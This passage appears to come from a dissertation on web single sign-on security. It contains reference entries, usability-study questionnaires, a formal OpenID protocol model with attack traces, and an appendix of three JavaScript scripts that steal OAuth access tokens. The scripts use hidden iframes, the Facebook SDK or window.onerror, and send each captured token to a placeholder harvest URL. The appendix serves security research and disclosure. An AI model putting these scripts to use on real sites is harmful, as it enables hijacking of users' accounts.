[Wha08] Tara Whalen. *Supporting file sharing through improved awareness*. Ph.D. dissertation, Dalhousie University, Canada, 2008. [Online; accessed 15-October-2013].

[Whi11] WhiteHat Secuirty. Whitehat website secuirty statistics report. `https://www.whitehatsec.com/resource/stats.html`, 2011. [Online; accessed 16-May-2012].

[WHM+08] Rodrigo Werlinger, Kirstie Hawkey, Kasia Muldner, Pooya Jaferian, and Konstantin Beznosov. The challenges of using an intrusion detection system: Is it worth the effort? In *Proceedings of the 4th Symposium On Usable Privacy and Security (SOUPS'08)*, pages 107–116, Pittsburgh, PA, July 23-25 2008.

[Wik09] Wikipedia. Password fatigue. `http://en.wikipedia.org/wiki/Password_fatigue`, 2009. [Online; accessed 23-August-2011].

[WMG06] Min Wu, Robert C. Miller, and Simson L. Garfinkel. Do security toolbars actually prevent phishing attacks? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'06)*, pages 601–610, New York, NY, USA, 2006. ACM.

[WNC+05] Thomas Wisniewski, Tony Nadalin, Scott Cantor, Jeff Hodges, and Prateek Mishra. SAML Executive Overview. `http://xml.coverpages.org/SAML-ExecOverviewV206-11785-20050310.pdf`, March 2005. [Online; accessed 15-October-2013].

[Wro08] Luke Wroblewski. *Web Form Design: Fill in the blanks*, chapter Gradual Engagement. Rosenfeld media, 2008.

[WT99] Alma Whitten and J.D. Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *Proceedings of 9th USENIX Security Symposium*, pages 169–183, 1999.

[WvO08] Glenn Wurster and P. C. van Oorschot. The developer is the enemy. In *Proceedings of the 2008 Workshop on New Security Paradigms (NSPW'08)*, pages 89–97, New York, NY, USA, 2008. ACM.

[WW05] Jen-Her Wu and Shu-Ching Wang. What drives mobile commerce?: An empirical evaluation of the revised technology acceptance model. *Information and Management*, 42(5):719 – 729, 2005.

[XA06] Yichen Xie and Alex Aiken. Static detection of security vulnerabilities in scripting languages. In *Proceedings of the 15th USENIX Security Symposium*, pages 179–192, August 2006.

[XH09] Guang Xiang and Jason I. Hong. A hybrid phish detection approach by identity discovery and keywords retrieval. In *Proceedings of the 18th International Conference on World Wide Web (WWW'09)*, pages 571–580, New York, NY, USA, 2009. ACM.

[Yah08] Yahoo Inc. Browser-Based Authentication (BBAuth). `http://developer.yahoo.com/auth/`, December 2008. [Online; accessed 15-October-2013].

[Yal09] Yale University. CAS: Central authentication service. `http://www.jasig.org/cas`, 2009. [Online; accessed 15-October-2013].

[Yod12] Yodlee Inc. Personal finance data platform for powering innovation in financial services. `http://www.yodlee.com`, 2012. [Online; accessed 15-October-2013].

[YS06] Ka-Ping Yee and Kragen Sitaker. Passpet: Convenient password management and phishing protection. In *Proceedings of the Second Symposium on Usable Privacy and Security (SOUPS'06)*, pages 32–43, New York, NY, USA, 2006. ACM.

[ZECH07] Yue Zhang, Serge Egelman, Lorrie Cranor, and Jason Hong. Phinding phish: Evaluating anti-phishing tools. In *Proceedings of the 14th Annual Network and Distibuted System Security Symposium (NDSS'07)*, 2007.

[Zet09] Kim Zetter. 'The Analyzer' hack probe widens; $10 million allegedly stolen from U.S. banks. *Wired Magazine*, March 24 2009.

[ZHC07] Yue Zhang, Jason I. Hong, and Lorrie F. Cranor. Cantina: a content-based approach to detecting phishing web sites. In *Proceedings of the 16th International Conference on World Wide Web (WWW'07)*, pages 639–648, New York, NY, USA, 2007. ACM.

[ZHR$^+$11] Chao Zhang, Cheng Huang, Keith W. Ross, David A. Maltz, and Jin Li. Inflight modifications of content: Who are the culprits? In *Proceedings of the 4th USENIX Conference on Large-scale Exploits and Emergent Threats (LEET'11)*, 2011.

Appendix A

Web SSO Usability Study Documents (Chapter 3)

A.1 Exploratory Study Documents

A.1.1 Background Questionnaire

Participant Number: ________ **Group Number:**________

1. What is your age? (please check one)

   ☐ 19–24
   ☐ 25–34
   ☐ 35-44
   ☐ 45 or over
   ☐ Prefer not to say

2. What is your gender? (please check one)

   ☐ Male
   ☐ Female
   ☐ Prefer not to say

3. What is your highest level of education? (please check one)

   ☐ Some high school
   ☐ High school diploma
   ☐ College degree
   ☐ Graduate Degree
   ☐ Professional degree (including trade school)
   ☐ Other: ____

4. What is your major or occupation?

   ____

5. How often do you browse the Web? (please check one)

☐ Daily or more

☐ Weekly

☐ A couple of times a month or less

☐ Other: ______________________________

6. How many web accounts do you have that require a password? (please check one)

☐ 3 or under

☐ 4–10

☐ 11–20

☐ 21 or over

7. Do you use a password manager (including the one build-in in the browser) to help you manage your passwords? (please check one)

☐ Yes (I use ________________ to manage my passwords)

☐ No

☐ Don't know

8. Is English your first language? (please check one)

☐ Yes

☐ No, but I consider myself very fluent

☐ No (My first language is ________________)

9. How many computers, PDAs, smart phones or other devices do you use to browse the Web? (please check one)

☐ 1 ☐ 2 ☐ 3 ☐ 4 ☐ >= 5

☐ I don't browse the Web ☐ I don't know

10. A browser is: (please check one)

☐ a bunch of places I am using such as Google, Yahoo, Bingo, Facebook and other places I visit when I am in the Internet.

☐ an application which communicates over HTTP/HTTPS/FTP/FTPS protocols in order to bidirectionally transfer data and render hyper text pages for users.

☐ an icon on my computer or smart phone which connects me to the Internet which I am clicking when I need to check my Facebook profile or check my email.

- ☐ a new coming gadget
- ☐ Other: ________________________________

11. Please give us the name of your browser

- ☐ I don't know it
- ☐ The name of my browser is ________________________________

12. What is java script?

- ☐ Program script which is embedded into web-pages that runs in my browser when open those pages.
- ☐ Configuration tools for system administrator used to set up Internet.
- ☐ I have no idea what it is
- ☐ A script that explain how to make real java coffee.
- ☐ Other: ________________________________

13. Do you have any other comments, or want to clarify/expand upon any of your other answers?

A.1.2 Task Instructions

Task 1.1: Log in to Fox News website

"Fox News (http://www.foxnews.com) is a premier news website. It has recently adopted a new technology that allows users to log in using their existing account from other service providers such as Google, Yahoo, and Hotmail. Please use your existing account from Google, Yahoo, or Hotmail to sign into the Fox News website."

Task 1.2: Test Fox News Registration

"Now that you have registered, test your registration by logging out of Fox News, and then logging back into the account you just registered for."

Task 2.1: Sign up and log into ITrackMine website

"ITrackMine (http://www.itrackmine.com) is an online collection manager website that allow users to organize and track their personal collection such as movies, books, and music. Please use your existing account from Google, Yahoo, or Hotmail to sign up and login ITrack-Mine website."

Task 2.2: Sign out of all websites

”Assume that you are using a public computer to perform the above tasks. Log out of all websites as if you were going to walk away from the computer afterwards.”

Task 3: Sign up and log into Skitch website

”Skitch.com (http://skitch.com/) is a website that gives web user one-click uploading of images for fast and fun image sharing. Please use your existing account from Google, Yahoo, or AOL to sign up and login Skitch website.”

Task 4: Verify the authenticity of a website

”Please browse to http://idtheft.fun.de/ and select Google as the account that you will use for login. Before entering your user name and password, please try to find any way to tell that this is NOT the real Google website.”

A.1.3 Post-Task Questionnaire

Participant Number: ________

1. Have you heard of "Single sign -on"? (please check one)

☐ Yes

☐ No

☐ Don't know

2. Do you have a prior experience using a single copy of a user name and password to access different applications (please check one)?

☐ Yes (please check all that apply)

- ☐ Within an organization (e.g., single sign-on to multiple applications such as IBM identity manager, UBC campus-wide login)
  (Which one(s):____)
- ☐ Cross organizations (e.g., single sign-on to multiple organizations such as Liberty Alliance, Shibboleth, etc.))
  (Which one(s):____)
- ☐ On the Web (e.g., using OpenID, Facebook Connect, Microsoft Live ID, etc. to sign onto multiple websites)
  (Which one(s):____)
- ☐ Other(s): ____

☐ No

☐ Don't know

3. Please rate each task in the study based on **how difficult** it was to complete the task. Rate them from 1–5 where 1 is very easy and 5 is very difficult.

Task	Very easy				Very difficult
Task 1.1 Log in to Fox News website	1	2	3	4	5
Task 1.2 Test Fox News Registration	1	2	3	4	5
Task 2.1: Sign into ITrackMine website	1	2	3	4	5
Task 2.2: Sign out of all websites	1	2	3	4	5
Task 3: Sign up and log into Skitch website	1	2	3	4	5
Task 4: Verify the authenticity of a website	1	2	3	4	5

4. After completing these tasks, do you think the websites in the study (i.e., Fox News, ITrack-Mine, Skitch) know your password from Google, Yahoo, AOL or Facebook? (please check one)

☐ Yes, because ____

☐ No, because ____

☐ Don't know, because ____

5. After completing these tasks, do you think the websites in the study (i.e., Fox News, ITrack-Mine, Skitch) can access your profile information (other than user name and password) on Google, Yahoo, AOL or Facebook? (please check one)

☐ Yes, because ____

☐ No, because ____

☐ Don't know, because ____

6. In Task 2, ITrackmine website asks you to create a user name password on their website. Do you know why the website does that (please check one)?

☐ Yes, because ____

☐ No, because ____

☐ Don't know, because ____

7. In the future, if you encounter a website that supports using third-party account for log in (similar to the websites in the study), will you use your existing account from Google, Yahoo, AOL or Facebook to login? (please check one)?

☐ Yes, because ____

☐ No, I prefer creating a new user name and password on the website,
because ____

☐ Depends on which website I am logging into,
because ____

☐ Don't know, because ____

8. Do you have any other comments, or want to clarify/expand upon any of your other answers?

A.2 Comparative Study Documents

A.2.1 Task Instructions

Task 1: Log in to Fox News website

”Fox News (http://www.foxnews.com) is a premier news website. It has recently adopted a new technology that allows users to log in using their existing account from other service providers such as Google, Yahoo, and Hotmail. Please use your existing account from Google, Yahoo, or Hotmail to sign into the Fox News website.”

Task 2: Test Fox News Registration

”Now that you have registered, test your registration by logging out of Fox News, and then logging back into the account you just registered for.”

Task 3: Sign up and log into ITrackMine website

”ITrackMine (http://www.itrackmine.com) is an online collection manager website that allow users to organize and track their personal collection such as movies, books, and music. Please use your existing account from Google, Yahoo, or Hotmail to sign up and login ITrackMine website.”

Task 4: Sign out of all websites

”Assume that you are using a public computer to perform the above tasks. Log out of all websites as if you were going to walk away from the computer afterwards.”

Task 5: Check your email

”Please check your email box using the email account that you used to login Fox News and ITrackMine website.”

Task 6: Remove the access to your email account

”Please go to Google/Yahoo/Hotmail account to remove the access of Fox News and ITrackMine to your email account. We will provide full step-by-step introductions for this task, please do not hesitate to ask me if you have any question.”

A.2.2 Post-Condition Questionnaire

Participant Number: ________ **Group:**________ **Condition:**________

1. Using the provided picture cutouts, please draw how you think information (in terms of your user name, password, profile data) flows from one to the other when you sign on to the Fox News website.

2. After completing these tasks, do you think the websites in the study (i.e., Fox News, ITrack-Mine) know your password from Google, Yahoo, or Hotmail? (please check one)

☐ Yes, because ____

☐ No, because ____

☐ Don't know, because ____

3. If the websites in the study (i.e., Fox News, ITrackMine) are malicious, do you think they can manage to access your user name and password on Google, Yahoo, or Hotmail? (please check one)

☐ Yes, because ____

☐ No, because ____

☐ Don't know, because ____

4. Please rate each task in the study based on **how difficult** it was to complete the task. Rate them from 1–5 where 1 is very easy and 5 is very difficult.

Task	Very easy			Very difficult	
Log in to Fox News website	1	2	3	4	5

Which part(s) make you feel difficult to use: ______________________________

____

Sign up and log into ITrackMine website	1	2	3	4	5

Which part(s) make you feel difficult to use: ______________________________

____

Revoke access	1	2	3	4	5

Which part(s) make you feel difficult to use: ______________________________

____

5. Please rate **how secure** did you feel when completing the tasks. Rate them from 1–5 where 1 is very insecure and 5 is very secure.

Task	Very insecure				Very secure
Log in to Fox News website	1	2	3	4	5

Which part(s) make you feel insecure to use: ____
____

Sign up and log into ITrackMine website	1	2	3	4	5

Which part(s) make you feel insecure to use: ____
____

6. Please rate how much **privacy control** did you have when completing the tasks. Rate them from 1–5 where 1 is very little and 5 is full control.

Task	Little control				Full control
Log in to Fox News website	1	2	3	4	5

Which part(s) make you feel lacking of privacy control: ______________________________
____

Sign up and log into ITrackMine website	1	2	3	4	5

Which part(s) make you feel lacking of privacy control: ______________________________
____

A.2.3 Post-Session Questionnaire

Participant Number: ________ **Group:**________

1. Have you heard of “Single sign -on”? (please check one)

☐ Yes
☐ No
☐ Don’t know

2. Do you have a prior experience using a single copy of a user name and password to access different applications (please check one)?

- ☐ Yes (please check all that apply)
  - ☐ Within an organization (e.g., single sign-on to multiple applications such as IBM identity manager, UBC campus-wide login)
    (Which one(s):______________________________)
  - ☐ Cross organizations (e.g., single sign-on to multiple organizations such as Liberty Alliance, Shibboleth, etc.))
    (Which one(s):______________________________)
  - ☐ On the Web (e.g., using OpenID, Facebook Connect, Microsoft Live ID, etc. to sign onto multiple websites)
    (Which one(s):______________________________)
  - ☐ Other(s): ______________________________________
- ☐ No
- ☐ Don't know

3. For these two approaches that you used to sign onto different websites in the study, which one is easier for you to use?

- ☐ The first one is easier to use, because:_________________________
  ____
- ☐ The second one is easier to use, because:_______________________
  ____
- ☐ I don't know/haven't decided, because:_________________________
  ____

4. For these two approaches that you used to sign on to different websites in the study, which one makes you feel more secure?

- ☐ The first one makes me feel more secure, because:________________
  ____
- ☐ The second one makes me feel more secure, because:______________
  ____
- ☐ I don't know/haven't decided, because:_________________________
  ____

5. For these two approaches that you used to sign on to different websites in the study, which one makes you feel more in control of your privacy?


- ☐ The first one makes me feel more in control of my privacy,
  because: ____
- ☐ The second one makes me feel more in control of my privacy,
  because: ____

☐ I don't know/haven't decided, because:____
____

6. In the future, if you encounter a website that supports using third-party account to log in (similar to the websites in the study), which approach would you use to login? (please check one)

☐ I would use the first one,
because: ____
☐ I would use the second one,
because: ____
☐ I prefer creating a new user name and password on the website,
because: ____
☐ Depends on which website I am logging into,
because: ____
☐ I don't know/haven't decided, because:______________________________________
____

7. Please try to find any way to tell that this is NOT the real Google website.



http://login.account.secure.googl1e.con

Sign in with your Google Account. Learn more

ex: pat@example.com

Don't have a Google Account?
Create an account now

8. Do you have any other comments, or want to clarify/expand upon any of your other answers?

Appendix B

OpenID HLPSL Code (Chapter 4)

```
%% PROTOCOL: OpenID 2.0
%%
%% ATTACK Trace 1 (G2) : authentication_on_rp_idp_sig_u
%% i -> (u,3): start
%% (u,3) -> i: u.id
%% i -> (u,3): x248
%% (u,3) -> i: x248.{Na(2)}_kui
%% i -> (rp,7): x259.id
%% (rp,7) -> i: idp.id.sh.rp
%% i -> (idp,3): idp.id.sh.rp.{Na(2)}_kui
%% (idp,3) -> i: {Nb(4)}_kui
%% i -> (u,3): {Nb(4)}_kui
%% (u,3) -> i: {Nb(4)}_(h(Na(2).Nb(4)))
%% i -> (idp,3): {Nb(4)}_(h(Na(2).Nb(4)))
%% (idp,3) -> i: idp.id.sh.rp.Ns(6).hmac(idp.id.sh.rp.Ns(6).kri)
%% i -> (rp,7): idp.id.sh.rp.Ns(6).hmac(idp.id.sh.rp.Ns(6).kri)
%%
%% ATTACK Trace 2 (G5) : authentication_on_idp_rp_req_resp
%% i -> (u,3): start
%% (u,3) -> i: u.id
%% i -> (u,3): x248
%% (u,3) -> i: x248.{Na(2)}_kui
%% i -> (rp,7): x259.x260
%% (rp,7) -> i: idp.x260.sh.rp
%% i -> (idp,3): idp.id.sh.rp.{Na(2)}_kui
%% (idp,3) -> i: {Nb(4)}_kui
%%
%% ATTACK Trace 3 (G6) : authentication_on_rp_u_id
%% i -> (rp,3): x1002.id
%% (rp,3) -> i: idp.id.sh.rp
%% i -> (u,3): start
%% (u,3) -> i: u.id
%% i -> (u,3): x260
%% (u,3) -> i: x260.{Na(3)}_kui
%% i -> (idp,3): idp.id.sh.rp.{Na(3)}_kui
%% (idp,3) -> i: {Nb(4)}_kui
%% i -> (u,3): {Nb(4)}_kui
%% (u,3) -> i: {Nb(4)}_(h(Na(3).Nb(4)))
%% i -> (idp,3): {Nb(4)}_(h(Na(3).Nb(4)))
%% (idp,3) -> i: idp.id.sh.rp.Ns(6).hmac(idp.id.sh.rp.Ns(6).kri)
%% i -> (rp,3): idp.id.sh.rp.Ns(6).hmac(idp.id.sh.rp.Ns(6).kri)
%%
%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

role user (U, RP, IdP: agent,
  Id: text, H: hash_func,
  Kui: symmetric_key,
  SND_UR, RCV_UR, SND_UI, RCV_UI: channel(dy))
  played_by U def=

 local State : nat,
   Na, Nb: text,   % U authenticates to IdP
   K1: message,    % session key of U and IdP
   X1: agent.text.text.agent, % Auth Request (redirection)
   X2: agent.text.text.agent.text.message % Auth Response (redirection)
 init State := 0

 transition

  % Send Login Request
  0. State  = 0 /\ RCV_UR(start) =|>
     State':= 1
     /\ SND_UR(U.Id)
     /\ witness (U,RP, rp_u_id,U.Id)

  % Auth Request (redirection)
  % {Na'}_Kui is used to authenticate U by IdP
  1. State  = 1 /\ RCV_UR(X1') =|>
     State':= 2
     /\ Na':= new()
     /\ SND_UI(X1'.{Na'}_Kui)

  2. State  = 2 /\ RCV_UI({Nb'}_Kui) =|>
     State':= 3
     /\ K1':= H(Na.Nb') % session key of U and IdP
     /\ secret(K1', sec_k1, {U,IdP})
     /\ SND_UI({Nb'}_K1')
     /\ witness(U,IdP, idp_u_k1, Nb')

  % Auth Response (redirection)
  3. State  = 3 /\ RCV_UI(X2') =|>
     State':= 4
     /\ SND_UR(X2')
     /\ witness(U,RP, rp_u_resp, X2')

end role

role rp ( RP, IdP: agent, Sh: text,
  Hmac: hash_func,  Kri: symmetric_key, NsSet: text set,
  SND_RU, RCV_RU: channel(dy)) played_by RP def=

 local State : nat,
   U: agent,  % U is a browser and the RP does not know U
   Id: text,  % OpenID URL (e.g., http://santsaisun.myopenid.com)
   Ns: text   % IdP signature nonce

 init State := 0

 transition
  % Rcv Login Request, Snd Auth Request
  0. State  = 0  /\ RCV_RU(U'.Id') =|>
     State':= 1
     /\ SND_RU(IdP.Id'.Sh.RP)
     /\ witness(RP,IdP, idp_rp_req_resp, IdP.Id'.Sh.RP)

  % Rcv Auth Response
  1. State  = 1
     /\ RCV_RU(IdP.Id.Sh.RP.Ns'.Hmac(IdP.Id.Sh.RP.Ns'.Kri))
     /\ not(in(Ns',NsSet)) % prevent Replay
     =|>
     State':= 2
     /\ NsSet' := cons(Ns',NsSet)
     /\ request(RP, IdP, rp_idp_sig, Hmac(IdP.Id.Sh.RP.Ns'.Kri))
     /\ request(RP, IdP, rp_idp_sig_u, U)
     /\ request(RP, U, rp_u_id, U.Id)


end role

role idp (IdP, U, RP: agent, Id,Sh: text,
  H, Hmac: hash_func, Kui, Kri: symmetric_key,
  SND_IU, RCV_IU, SND_IR, RCV_IR: channel(dy))
  played_by IdP def=

 local State : nat,
   Na,Nb: text,  % nouces for U-to-IdP authentication
   K1: message,  % session key of U and IdP
   Ns: text,     % signature nonce
   Sig: message  % signature over Sh.RP.Id.IdP.Ns.Nr

 init State := 0

 transition

  % RCV Auth Request, Snd auth form to U
  0. State  = 0  /\ RCV_IU(IdP.Id.Sh.RP.{Na'}_Kui) =|>
     State':= 1
     /\ Nb':= new()
     /\ K1':= H(Na'.Nb')
     /\ secret(K1', sec_k1, {IdP,U})
     /\ SND_IU({Nb'}_Kui)
     /\ request(IdP, RP, idp_rp_req_resp, IdP.Id.Sh.RP)


  % Authenticate U and generate Auth Response
  1. State  = 1  /\ RCV_IU({Nb}_K1) =|>
     State':= 2
     /\ Ns':= new()
     /\ Sig':= Hmac(IdP.Id.Sh.RP.Ns'.Kri)
     /\ SND_IU(IdP.Id.Sh.RP.Ns'.Sig')
     /\ request(IdP,U, idp_u_k1, Nb)
     /\ witness(IdP,RP,rp_idp_sig,Sig')
     /\ witness(IdP,RP,rp_idp_sig_u,U)
end role

role session(U, RP, IdP: agent,
  Id, Sh: text,
  H, Hmac: hash_func, Kui, Kri: symmetric_key, NsSet:text set) def=
 local
  SUI, RUI, SUR, RUR,
  SRU, RRU,
  SIU, RIU, SIR, RIR: channel (dy)

composition
  user(U, RP, IdP, Id, H,  Kui, SUI, RUI, SUR, RUR)
  /\ rp(RP, IdP, Sh, Hmac, Kri, NsSet,  SRU, SRU)
  /\ idp (IdP, U, RP, Id, Sh, H, Hmac, Kui, Kri, SIU, RIU, SIR, RIR)

end role

role environment() def=

 local NsSet: text set

 const  rp_idp_sig,idp_u_k1, rp_u_uid, rp_u_id, sec_k1,idp_rp_req_resp, rp_idp_sig_u: protocol_id,
  kri, kui: symmetric_key, u, rp, idp: agent,
  id, sh: text, h, hmac: hash_func

 init NsSet := {}

 intruder_knowledge = {u, rp,  idp, id, h, hmac}

 composition
   session(u, rp, idp, id, sh, h, hmac,  kui, kri, NsSet)
   /\ session(u, rp,  idp, id, sh, h, hmac, kui, kri, NsSet)

end role

goal

  authentication_on rp_idp_sig      %G1
  authentication_on rp_idp_sig_u    %G2
  authentication_on idp_u_k1        %G3
  secrecy_of sec_k1                 %G4
  authentication_on idp_rp_req_resp %G5
  authentication_on rp_u_id         %G6

end goal
environment()
```

Appendix C

OAuth Access Token Theft Exploit Scripts (Chapter 5)

C.1 Access Token Theft Exploit Script 1

```
//send access token via img element
function harvest(access_token) {
   var src='__HARVEST_URL__?access_token='
         +access_token
   var d = document; var img, id = 'harvest';
   img = d.createElement('img'); img.id = id; img.async = true;
   img.style.display='none'; img.src = src;
   d.getElementsByTagName('body')[0].appendChild(img);
}
(function(d){
   var rp_host_name='__RP_HOSTNAME__';
   var rp_app_id='__RP_APPID__';
   if(top!=self) { // begin: this page is inside an iframe
     if(d.location.hash != '' ) {
        var url=d.location.href;
        var token = url.split('access_token=')[1];
        token=token.substring(0, token.indexOf('&'));
    harvest(token);
     }
     return; // end: this page is inside an iframe
   }
   // begin: this page is not inside an iframe
   var redirect_uri= d.location.href;
   var iframe_src='__AUTHZ_ENDPOINT__?client_id='
        +rp_app_id+'&redirect_uri='
        +redirect_uri+'&response_type=token'
   var f, id = 'iframe-hack'; if (d.getElementById(id)) {return;}
   f = d.createElement('iframe'); f.id = id; f.async = true;
   f.style.display='none'; f.src = iframe_src;
   d.getElementsByTagName('body')[0].appendChild(f);
}(document));
```

C.2 Access Token Theft Exploit Script 2

```
// event handler when SDK is loaded
window.fbAsyncInit = function() {
    FB.init({
      appId  : '__RP_APPID__',
      status : false
    });
    FB.getLoginStatus(function(response) {
        harvest(response.authResponse.accessToken)
    });
};
// create <div id="fb-root"></div> dynamically
(function(d){
     var div, id = 'fb-root';
     if (d.getElementById(id)) {return;}
     div = d.createElement('DIV'); div.id = id;
     d.getElementsByTagName('body')[0].appendChild(div);
}(document));
// load the SDK asynchronously
(function(d){
     var js, id = 'facebook-jssdk';
     if (d.getElementById(id)) {return;}
     js = d.createElement('script'); js.id = id; js.async = true;
     js.src = "//connect.facebook.net/en_US/all.js";
     d.getElementsByTagName('head')[0].appendChild(js);
}(document));
```

C.3 Access Token Theft via window.onerror

```
// setup onerror event handler
window.onerror = function (message, url, line) {
  var token = url.split('access_token=')[1];
  token=token.substring(0, token.indexOf('&'));
  harvest(token);
  return true;
}
// prepare client-flow authorization request
var appID = '__RP_APPID__';
var redirect_url='__RP_REDIRECT__'
var fb_oauth_url = 'https://www.facebook.com/dialog/oauth?';
var queryParams = ['client_id=' + appID,
    'redirect_uri=' + redirect_url,
    'response_type=token'];
var query = queryParams.join('&');
var url = fb_oauth_url + query;
// send authorization request via script element
(function(d){
  var js, id = 's'; if (d.getElementById(id)) {return;}
  js = d.createElement('script'); js.id = id; js.async = true;
  js.src = url;
  d.getElementsByTagName('head')[0].appendChild(js);
}(document));
```